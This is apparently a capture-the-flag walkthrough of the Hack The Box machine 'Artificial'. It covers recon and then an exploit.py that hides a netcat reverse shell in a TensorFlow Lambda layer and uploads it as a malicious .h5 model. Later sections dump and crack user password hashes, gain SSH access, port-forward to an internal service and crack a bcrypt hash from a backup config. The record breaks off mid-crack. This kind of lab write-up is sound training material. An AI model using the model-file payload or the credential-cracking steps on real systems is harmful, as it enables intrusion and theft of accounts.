Artificial

| Machine | Difficulty | OS | Release | |
|---|---|---|---|---|
| Artificial | Easy | Linux | 22 Jun 2025 |  |
Recon
Start of with an Nmap Scan
1
2
3
4
5
IP=10.129.148.48

port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )

nmap -p $port -sV -sC  $IP -oA scans/enumstrike
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ IP=10.129.148.48

┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )

┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ nmap -p $port -sV -sC  $IP -oA scans/enumstrike
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 07:06 EDT
Nmap scan report for 10.129.148.48
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
The host 10.129.148.48 is up — port 22 (OpenSSH 8.2p1) is open for SSH and port 80 (nginx 1.18.0) is serving a website on Ubuntu.
update /etc/hosts
Before moving on, map the target hostname to the IP so the browser and tools resolve artificial.htb correctly:
1
echo "10.129.148.48 artificial.htb" | sudo tee -a /etc/hosts
Web on port 80
1
http://artificial.htb/

Register Account here
1
http://artificial.htb/register

First, register an account on the website and then log in.
1
http://artificial.htb/dashboard

After logging in, we land on a dashboard where we can manage and run our machine learning model.
The page provides links to both a Dockerfile and a requirements.txt file, which can be downloaded directly by clicking the links.
These files define the specific environment and dependencies required to build and run the model.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ ls
Dockerfile  requirements.txt

┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ cat Dockerfile
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]

┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ cat requirements.txt
tensorflow-cpu==2.13.1
Remote Code Execution (RCE) via Malicious TensorFlow Model
Based on the research found here:
🔗 TensorFlow Remote Code Execution with Malicious Model,
it’s possible to achieve RCE by crafting a malicious .h5 model file.
We create a model using TensorFlow and inject a reverse shell payload using a Lambda layer.
exploit.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ cat exploit.py
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.48 1337 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
To quickly run and generate the payload, we use the official TensorFlow Docker image with the following one-liner:
1
sudo docker run -it --rm -v "$PWD":/app -w /app tensorflow/tensorflow:2.13.0 python3 exploit.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ sudo docker run -it --rm -v "$PWD":/app -w /app tensorflow/tensorflow:2.13.0 python3 exploit.py

Unable to find image 'tensorflow/tensorflow:2.13.0' locally
2.13.0: Pulling from tensorflow/tensorflow
01085d60b3a6: Pull complete
de96f27d9487: Pull complete
0d0dce5452b7: Pull complete
3b190c0764b5: Pull complete
9e55d77b5a31: Pull complete
eb5c0fde2e19: Pull complete
1eb5af93509e: Pull complete
4a60f8dff7fd: Pull complete
85ba1cd0f140: Pull complete
4983425daedd: Pull complete
d10bf76e378a: Pull complete
17f02e3f1db1: Pull complete
Digest: sha256:f133c99eba6e59b921ea7543c81417cd831c9983f5d6ce65dff7adb0ec79d830
Status: Downloaded newer image for tensorflow/tensorflow:2.13.0
2025-06-23 11:44:31.736544: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performance-critical operations.
To enable the following instructions: FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
sh: 1: nc: not found
/usr/local/lib/python3.8/dist-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file via `model.save()`. This file format is considered legacy. We recommend using instead the native Keras format, e.g. `model.save('my_model.keras')`.
  saving_api.save_model(

┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ ls
Dockerfile  exploit.h5  exploit.py  requirements.txt
After generating the malicious .h5 file, we proceed to upload it through the application’s interface:

Once the model is uploaded, we trigger the exploit by clicking on “View Prediction”:

Before clicking View Prediction, ensure that a listener is set up on your machine to catch the reverse shell:
1
nc -lvnp 1337
1
python3 -c 'import pty;pty.spawn("/bin/bash")'
1
2
3
4
5
6
7
8
9
10
11
12
──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.48] from (UNKNOWN) [10.129.148.48] 39234
/bin/sh: 0: can't access tty; job control turned off
$
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@artificial:~/app$ ls
ls
app.py  instance  models  __pycache__  static  templates
app@artificial:~/app$
Go to the instance directory and open the .db file using SQLite.
1
cd instance
1
sqlite3 users.db
1
.tables
1
select * from user;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
app@artificial:~/app$ ls
ls
app.py  instance  models  __pycache__  static  templates
app@artificial:~/app$ cd instance
cd instance
app@artificial:~/app/instance$ ls
ls
users.db
app@artificial:~/app/instance$ sqlist3 users.db
sqlist3 users.db
sqlist3: command not found
app@artificial:~/app/instance$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
model  user
sqlite>

sqlite> select * from user;
select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|hello|hello@gmail.com|5d41402abc4b2a76b9719d911017c592
sqlite>
Hash Cracking
Cracking hashes from users.db, we get credential for user geal
1
2
3
4
5
6
7
8
9
10
11
12
13
──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ john hash --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (?)
mattp005numbertwo (?)
marwinnarak043414036 (?)
3g 0:00:00:01 DONE (2025-06-23 07:53) 1.764g/s 8437Kp/s 8437Kc/s 32059KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
Now we go to /home we have one user
1
2
3
4
5
6
app@artificial:~/app$ cd /home
cd /home
app@artificial:/home$ ls
ls
app  gael
app@artificial:/home$
SSH Access
Taking ssh session for user geal
1
ssh gael@artificial.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ ssh gael@artificial.htb
gael@artificial.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 23 Jun 2025 11:56:04 AM UTC

  System load:           0.07
  Usage of /:            58.8% of 7.53GB
  Memory usage:          30%
  Swap usage:            0%
  Processes:             245
  Users logged in:       0
  IPv4 address for eth0: 10.129.148.48
  IPv6 address for eth0: dead:beef::250:56ff:fe94:1a29


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 23 11:56:05 2025 from 10.10.14.48
gael@artificial:~$ ls
user.txt
gael@artificial:~$ cat user.txt
**********3c40f339289c0419c850a3
gael@artificial:~$
Identifying Internal Service Running on Port 9898
1
ss -tulnp
1
2
3
4
5
6
7
8
9
10
11
12
gael@artificial:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                     Local Address:Port                     Peer Address:Port          Process
udp            UNCONN          0               0                          127.0.0.53%lo:53                            0.0.0.0:*
udp            UNCONN          0               0                                0.0.0.0:68                            0.0.0.0:*
tcp            LISTEN          0               2048                           127.0.0.1:5000                          0.0.0.0:*
tcp            LISTEN          0               4096                           127.0.0.1:9898                          0.0.0.0:*
tcp            LISTEN          0               511                              0.0.0.0:80                            0.0.0.0:*
tcp            LISTEN          0               4096                       127.0.0.53%lo:53                            0.0.0.0:*
tcp            LISTEN          0               128                              0.0.0.0:22                            0.0.0.0:*
tcp            LISTEN          0               511                                 [::]:80                               [::]:*
tcp            LISTEN          0               128                                 [::]:22                               [::]:*
gael@artificial:~$
Privilege Escalation
Forwarding remote port 9898 to local port 9898
1
ssh -L 9898:localhost:9898 gael@artificial.htb
1
http://localhost:9898/#/getting-started

If we try to log in with the credentials, we fail.
On the box, under /var, we have a backup:
1
cd /var/backup
Transfer the file to the local machine:
On the SSH session (target):
1
python3 -m http.server
On the local machine (attacker):
1
wget http://10.129.148.48:8000/backrest_backup.tar.gz
1
2
3
4
5
6
7
8
9
gael@artificial:~$: cd /var/
gael@artificial:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
gael@artificial:/var$ cd backups/
gael@artificial:/var/backups$ ls
apt.extended_states.0    apt.extended_states.2.gz  apt.extended_states.4.gz  apt.extended_states.6.gz
apt.extended_states.1.gz apt.extended_states.3.gz  apt.extended_states.5.gz  backrest_backup.tar.gz
gael@artificial:/var/backups$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now extract the file. Under backrest/.config/backrest/config.json, we have an encoded hash. Decode it and crack the hash.
1
tar -xvf backrest_backup.tar.gz
1
cat backrest/.config/backrest/config.json
1
echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" | base64 -d
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ wget http://10.129.148.48:8000/backrest_backup.tar.gz
--2025-06-23 09:01:21--  http://10.129.148.48:8000/backrest_backup.tar.gz
Connecting to 10.129.148.48:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52357120 (50M) [application/gzip]
Saving to: ‘backrest_backup.tar.gz’

backrest_backup.tar.gz          100%[=====================================================>]  49.93M  1.84MB/s    in 31s

2025-06-23 09:01:52 (1.63 MB/s) - ‘backrest_backup.tar.gz’ saved [52357120/52357120]


┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ tar -xvf backrest_backup.tar.gz
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh

┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ cat backrest/.config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}

┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" | base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
Cracking the hash found in backrest/.config/backrest/config.json
1
john hash_backrest_root --wordlist=/usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ john hash_backrest_root --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
